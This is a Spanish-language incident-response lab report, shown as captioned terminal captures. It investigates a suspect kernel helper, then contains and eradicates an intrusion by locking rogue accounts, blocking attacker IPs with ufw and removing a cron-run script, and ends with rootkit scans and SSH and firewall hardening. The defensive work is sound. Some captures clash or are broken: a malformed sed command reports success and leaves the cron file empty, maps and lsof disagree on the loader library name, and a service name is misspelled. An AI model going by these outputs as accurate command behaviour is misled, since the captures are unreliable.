sysadmin@4geeks-server:~$ sudo cat /proc/392/status | grep -iE 'Name|State|PPid|Uid'
Name:   none
State:  S (sleeping)
PPid:   2
Uid:    0      0      0      0
sysadmin@4geeks-server:~$ sudo cat /proc/392/cmdline | tr '\0' ' '; echo
bpfilter_umh
sysadmin@4geeks-server:~$ sudo cat /proc/392/comm
cat: /proc/392/comm: No such file or directory
sysadmin@4geeks-server:~$ cat /proc/392/cgroup
12:cpu,cpuacct:/
11:cpuset:/
10:pids:/
9:freezer:/
8:memory:/
7:blkio:/
6:rdma:/
5:devices:/
4:net_cls,net_prio:/
3:hugetlb:/
2:perf_event:/
1:name=systemd:/
0::/
sysadmin@4geeks-server:~$
```

Figura 47. Interrogación del PID 392: PPid 2 (kthreadd) y cmdline bpfilter_umh — hilo lanzado por el kernel; cgroup en la raíz.

```
sysadmin@4geeks-server:~$ sudo lsof -p 392
COMMAND PID USER   FD   TYPE DEVICE SIZE/OFF  NODE NAME
none    392 root    cwd   DIR    8,2    4096     2 /
none    392 root   rtd   DIR    8,2    4096     2 /
none    392 root   txt   REG    0,1   17032  17485 / (deleted)
none    392 root   mem   REG    8,2  2029592 542365 /usr/lib/x86_64-linux-gnu/libc-2.31.so
none    392 root   mem   REG    8,2   191504 533872 /usr/lib/x86_64-linux-gnu/ld-2.31.so
none    392 root    0r   FIFO   0,13     0t0  16921 pipe
none    392 root    1w   FIFO   0,13     0t0  16922 pipe
none    392 root    2w   CHR    1,11     0t0    12 /dev/kmsg
sysadmin@4geeks-server:~$ sudo ls -l /procc/392/fd
ls: cannot access '/procc/392/fd': No such file or directory
sysadmin@4geeks-server:~$ _
```

Figura 48. lsof -p 392: binario embebido borrado, libc/ld normales, tuberías y /dev/kmsg — firma de un user-mode helper del kernel.

```

sysadmin@4geeks-server:~$ sudo ls -l /proc/392/cwd
lrwxrwxrwx 1 root root 0 Jun 13 03:47 /proc/392/cwd -> /
sysadmin@4geeks-server:~$ sudo cat /proc/392/maps | head -20
55ed6a9c3000-55ed6a9c4000 r--p 00000000 00:01 17485 / (deleted)
55ed6a9c4000-55ed6a9c5000 r-xp 00001000 00:01 17485 / (deleted)
55ed6a9c5000-55ed6a9c6000 r--p 00002000 00:01 17485 / (deleted)
55ed6a9c6000-55ed6a9c7000 r--p 00002000 00:01 17485 / (deleted)
55ed6a9c7000-55ed6a9c8000 rw-p 00003000 00:01 17485 / (deleted)
55eda6b80000-55eda6ba1000 rw-p 00000000 00:00 0 [heap]
7ffa26bc4000-7ffa26be6000 r--p 00000000 08:02 542365 /usr/lib/x86_64-linux-gnu/libc-2.31.so
7ffa26be6000-7ffa26d5e000 r-xp 00022000 08:02 542365 /usr/lib/x86_64-linux-gnu/libc-2.31.so
7ffa26d5e000-7ffa26dac000 r--p 0019a000 08:02 542365 /usr/lib/x86_64-linux-gnu/libc-2.31.so
7ffa26dac000-7ffa26db0000 r--p 001e7000 08:02 542365 /usr/lib/x86_64-linux-gnu/libc-2.31.so
7ffa26db0000-7ffa26db2000 rw-p 001eb000 08:02 542365 /usr/lib/x86_64-linux-gnu/libc-2.31.so
7ffa26db2000-7ffa26db8000 rw-p 00000000 00:00 0
7ffa26dbf000-7ffa26dc0000 r--p 00000000 08:02 533872 /usr/lib/x86_64-linux-gnu/libd-2.31.so
7ffa26dc0000-7ffa26de3000 r-xp 00001000 08:02 533872 /usr/lib/x86_64-linux-gnu/libd-2.31.so
7ffa26de3000-7ffa26deb000 r--p 00024000 08:02 533872 /usr/lib/x86_64-linux-gnu/libd-2.31.so
7ffa26dec000-7ffa26ded000 r--p 0002c000 08:02 533872 /usr/lib/x86_64-linux-gnu/libd-2.31.so
7ffa26ded000-7ffa26dee000 rw-p 0002d000 08:02 533872 /usr/lib/x86_64-linux-gnu/libd-2.31.so
7ffa26dee000-7ffa26def000 rw-p 00000000 00:00 0
7ffcce2c9000-7ffcce2ea000 rw-p 00000000 00:00 0 [stack]
7ffcce2ec000-7ffcce2ef000 r--p 00000000 00:00 0 [vvar]
sysadmin@4geeks-server:~$

```

Figura 49. */proc/392/maps: regiones del helper en memoria. Conclusión: componente legítimo del kernel (falso positivo).*

Parte 2 — Contención y Remediación (Fase 2)

2.1 Contención

```
sysadmin@4geeks-server:~$ sudo passwd -l hacker
passwd: password expiry information changed.
sysadmin@4geeks-server:~$ sudo passwd -l reports
passwd: password expiry information changed.
sysadmin@4geeks-server:~$ sudo pkill -u hacker 2>/dev/null ; sudo pkill -u reports 2>/dev/null
sysadmin@4geeks-server:~$ _
```

Figura 50. Contención: bloqueo de las cuentas rogue (passwd -l hacker reports) y cierre de sus procesos (pkill).

```
sysadmin@4geeks-server:~$ sudo ufw deny out to 192.168.1.100
Rule added
sysadmin@4geeks-server:~$ sudo ufw deny from 192.168.1.103
Rule added
sysadmin@4geeks-server:~$ sudo ufw status numbered
Status: active

    To Action From
    --
[ 1] 22 ALLOW IN Anywhere
[ 2] 80 ALLOW IN Anywhere
[ 3] 21 ALLOW IN Anywhere
[ 4] 192.168.1.100 DENY OUT Anywhere (out)
[ 5] Anywhere DENY IN 192.168.1.103
[ 6] 22 (v6) ALLOW IN Anywhere (v6)
[ 7] 80 (v6) ALLOW IN Anywhere (v6)
[ 8] 21 (v6) ALLOW IN Anywhere (v6)

sysadmin@4geeks-server:~$
```

Figura 51. Contención: bloqueo de la exfiltración (ufw deny out to 192.168.1.100) y de la fuente de fuerza bruta (ufw deny from 192.168.1.103); ufw status numbered confirma las reglas.

```
sysadmin@4geeks-server:~$ sudo iptables -S | grep -E '192.168.1.100|192.168.1.103'
-A INPUT -s 192.168.1.103/32 -j DROP
-A OUTPUT -d 192.168.1.100/32 -j DROP
-A ufw-user-input -s 192.168.1.103/32 -j DROP
-A ufw-user-output -d 192.168.1.100/32 -j DROP
sysadmin@4geeks-server:~$
```

Figura 52. Verificación de las reglas de bloqueo (iptables -S) para ambas IP del atacante en las cadenas INPUT/OUTPUT y ufw.

2.2 Erradicación

```
sysadmin@4geeks-server:~$ grep -rln 'backup2.sh' /etc/cron.d/
/etc/cron.d/sys-maintenance
sysadmin@4geeks-server:~$ sudo sed -i 's/backup2.sh/d' /etc/cron.d/sys-maintenance
sysadmin@4geeks-server:~$ sudo rm -f /usr/local/bin/backup2.sh
sysadmin@4geeks-server:~$ sudo userdel -r hacker
userdel: hacker mail spool (/var/mail/hacker) not found
sysadmin@4geeks-server:~$ sudo userdel -r reports
userdel: reports mail spool (/var/mail/reports) not found
sysadmin@4geeks-server:~$ _
```

Figura 53. Erradicación: identificación del archivo /etc/cron.d/sys-maintenance, eliminación de la línea de backup2.sh, borrado del script y de las cuentas hacker y reports.

```

sysadmin@4geeks-server:~$ id hacker ; id reports
id: 'hacker': no such user
id: 'reports': no such user
sysadmin@4geeks-server:~$ cat /etc/cron.d/sys-maintenance
sysadmin@4geeks-server:~$ ls -l /usr/local/bin/backup2.sh
ls: cannot access '/usr/local/bin/backup2.sh': No such file or directory
sysadmin@4geeks-server:~$ _

```

Figura 54. Verificación de la erradicación: hacker y reports ya no existen y backup2.sh fue eliminado.

2.3 Recuperación

```

Checking `dirname'...      not infected
Checking `echo'...        not infected
Checking `egrep'...       not infected
Checking `env'...         not infected
Checking `find'...        not infected
Checking `grep'...        not infected
Checking `hdparm'...      not infected
Checking `su'...          not infected
Checking `ifconfig'...    not infected
Checking `inetd'...       not infected
Checking `init'...        not infected
Checking `killall'...     not infected
Checking `ldsopreload'... not infected
Checking `login'...       not infected
Checking `ls'...          not infected
Checking `lsof'...        not infected
Checking `mail'...        not infected
Checking `netstat'...     not infected
Checking `passwd'...      not infected
Checking `pidof'...       not infected
Checking `ps'...          not infected
Checking `pstree'...      not infected
Checking `slogin'...      not infected
Checking `sendmail'...    not infected
Checking `sshd'...        not infected
Checking `tar'...         not infected
Checking `tcpdump'...     not infected
Checking `top'...         not infected
Checking `vdir'...        not infected
Checking `w'...           not infected
Checking `write'...       not infected
Checking `asp'...         not infected
Checking `bindshell'...   not infected
Checking `w55808'...      not infected
Checking `scalper'...     not infected
Checking `slapper'...     not infected
sysadmin@4geeks-server:~$

```

Figura 55. Recuperación: chkrootkit sin detecciones (todas las comprobaciones 'not infected').

```

System checks summary
=====

File properties checks...
  Files checked: 142
  Suspect files: 0

Rootkit checks...
  Rootkits checked : 498
  Possible rootkits: 0

Applications checks...
  All checks skipped

The system checks took: 1 minute and 37 seconds

All results have been written to the log file: /var/log/rkhunter.log

One or more warnings have been found while checking the system.
Please check the log file (/var/log/rkhunter.log)

sysadmin@4geeks-server:~$ sudo rkhunter --update ; sudo rkhunter --check --sk_

```

Figura 56. Recuperación: resumen de rkhunter — 0 archivos sospechosos y 0 rootkits detectados.

2.4 Verificación del sistema limpio

```

sysadmin@4geeks-server:~$ sudo crontab -l ; cat /etc/cron.d/*
no crontab for root
30 3 * * 0 root test -e /run/systemd/system || SERVICE_MODE=1 /usr/lib/x86_64-linux-gnu/e2fsprogs/e2scrub_all_cron
10 3 * * * root test -e /run/systemd/system || SERVICE_MODE=1 /sbin/e2scrub_all -A -r
0 0 * * * root /opt/scripts/logrotate.sh
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
35 0 * * * root test -x /etc/cron.daily/popularity-contest && /etc/cron.daily/popularity-contest --crond
sysadmin@4geeks-server:~$ awk -F: '($3>=1000){print $1":"$3}' /etc/passwd
nobody:65534
sysadmin:1000
sysadmin@4geeks-server:~$ ls -la /tmp/secrets.tgz
ls: cannot access '/tmp/secrets.tgz': No such file or directory
sysadmin@4geeks-server:~$ sudo ss -tnp
State      Recv-Q    Send-Q    Local Address:Port    Peer Address:Port    Process
sysadmin@4geeks-server:~$

```

Figura 57. Verificación: cron sin backup2.sh (se conserva logrotate.sh legítimo), sin cuentas rogue, secrets.tgz eliminado y sin conexión al C2 (ss -tnp vacío).

2.5 Fortalecimiento (Hardening)

```

sysadmin@4geeks-server:~$ sudo sshd -T | grep -iE 'permitrootlogin|passwordauthentication'
permitrootlogin without-password
passwordauthentication yes
sysadmin@4geeks-server:~$ sudo ufw status verbose
Status: active
Logging: on (low)
Default: deny (incoming), allow (outgoing), disabled (routed)
New profiles: skip

To Action From
--
22 ALLOW IN Anywhere
80 ALLOW IN Anywhere
21 ALLOW IN Anywhere
22 (v6) ALLOW IN Anywhere (v6)
80 (v6) ALLOW IN Anywhere (v6)
21 (v6) ALLOW IN Anywhere (v6)

sysadmin@4geeks-server:~$ systemctl is-enabled vsftpd
enabled
sysadmin@4geeks-server:~$ _

```

Figura 58. Estado previo al endurecimiento de SSH: PasswordAuthentication yes y servicio vsftpd habilitado.

```

sysadmin@4geeks-server:~$ sudo tee /etc/ssh/sshd_config.d/99-hardening.conf >/dev/null <<'EOF'
> PermitRootLogin no
> PasswordAuthentication no
> PubkeyAuthentication yes
> MaxAuthTries 3
> AllowUsers sysadmin
> ClientAliveInterval 300
> EOF
sysadmin@4geeks-server:~$ sudo systemctl restart ssh

```

Figura 59. Hardening SSH: creación de 99-hardening.conf (root login y contraseñas deshabilitados, solo claves) y reinicio del servicio.

```

sysadmin@4geeks-server:~$ sudo apt install -y fail2ban && sudo systemctl enable --now failban
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  python3-pyinotify whois
Suggested packages:
  monit sqlite3 python-pyinotify-doc
The following NEW packages will be installed:
  fail2ban python3-pyinotify whois
0 upgraded, 3 newly installed, 0 to remove and 57 not upgraded.
Need to get 444 kB of archives.
After this operation, 2,400 kB of additional disk space will be used.
Get:1 http://it.archive.ubuntu.com/ubuntu focal/universe amd64 fail2ban all 0.11.1-1 [375 kB]
96% [1 fail2ban 199 kB/375 kB 53%] 24.6 kB/s 9s

```

Figura 60. Hardening: instalación de Fail2ban como protección contra fuerza bruta.

```

sysadmin@4geeks-server:~$ sudo ufw default deny outgoing
Default outgoing policy changed to 'deny'
(be sure to update your rules accordingly)
sysadmin@4geeks-server:~$ ufw allow 22/tcp
ERROR: You need to be root to run this script
sysadmin@4geeks-server:~$ sudo ufw allow 22/tcp
Rule added
Rule added (v6)
sysadmin@4geeks-server:~$ ufw allow out 53,80,443/tcp
ERROR: You need to be root to run this script
sysadmin@4geeks-server:~$ sudo ufw allow out 53,80,443/tcp
Rule added
Rule added (v6)
sysadmin@4geeks-server:~$ sudo ufw --force enable
Firewall is active and enabled on system startup
sysadmin@4geeks-server:~$ _

```

Figura 61. *Hardening: firewall UFW con default deny de entrada y salida; se permiten únicamente los puertos necesarios.*

```

sysadmin@4geeks-server:~$ sudo ufw --force enable
Firewall is active and enabled on system startup
sysadmin@4geeks-server:~$ sudo systemctl disable --now vsftpd
Synchronizing state of vsftpd.service with SysV service script with /lib/systemd/systemd-sysv-instal
l.
Executing: /lib/systemd/systemd-sysv-install disable vsftpd
Removed /etc/systemd/system/multi-user.target.wants/vsftpd.service.
sysadmin@4geeks-server:~$ _

```

Figura 62. *Hardening: deshabilitación del servicio FTP (vsftpd) para reducir la superficie de ataque.*

```

sysadmin@4geeks-server:~$ sudo apt install -y auditd aide
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  aide-common libauparse0
Suggested packages:
  figlet audispd-plugins
The following NEW packages will be installed:
  aide aide-common auditd libauparse0
0 upgraded, 4 newly installed, 0 to remove and 57 not upgraded.
Need to get 1,078 kB of archives.
After this operation, 3,451 kB of additional disk space will be used.
0% [Connecting to it.archive.ubuntu.com]

```

Figura 63. *Hardening: instalación de auditoría (auditd) e integridad de archivos (AIDE).*

```

sysadmin@4geeks-server:~$ sudo apt update && sudo apt full-upgrade -y
0% [Working]_

```

Figura 64. *Hardening: actualización del sistema y aplicación de parches (apt full-upgrade).*




Figura 65. *Hardening: activación de actualizaciones automáticas (unattended-upgrades).*

2.6 Verificación final del hardening

```
sysadmin@4geeks-server:~$ sudo sshd -T | grep -iE 'permitrootlogin|passwordauthentication'
permitrootlogin no
passwordauthentication no
sysadmin@4geeks-server:~$ sudo ufw status verbose
Status: active
Logging: on (low)
Default: deny (incoming), deny (outgoing), disabled (routed)
New profiles: skip

To Action From
---
22 ALLOW IN Anywhere
80 ALLOW IN Anywhere
21 ALLOW IN Anywhere
Anywhere DENY IN 192.168.1.103
22/tcp ALLOW IN Anywhere
22 (v6) ALLOW IN Anywhere (v6)
80 (v6) ALLOW IN Anywhere (v6)
21 (v6) ALLOW IN Anywhere (v6)
22/tcp (v6) ALLOW IN Anywhere (v6)

192.168.1.100 DENY OUT Anywhere
53,80,443/tcp ALLOW OUT Anywhere
53,80,443/tcp (v6) ALLOW OUT Anywhere (v6)

sysadmin@4geeks-server:~$ sysyemctl is-enabled vsftpd
Command 'sysyemctl' not found, did you mean:
  command 'systemctl' from deb systemd (245.4-4ubuntu3.24)
  command 'systemctl' from deb systemctl (1.4.3424-2)
Try: sudo apt install <deb name>

sysadmin@4geeks-server:~$ systemctl is-enabled vsftpd
disabled
sysadmin@4geeks-server:~$ _
```

Figura 66. Verificación final: SSH con *permitrootlogin no* y *passwordauthentication no*, UFW activo con default deny y bloqueos de las IP del atacante, y vsftpd deshabilitado.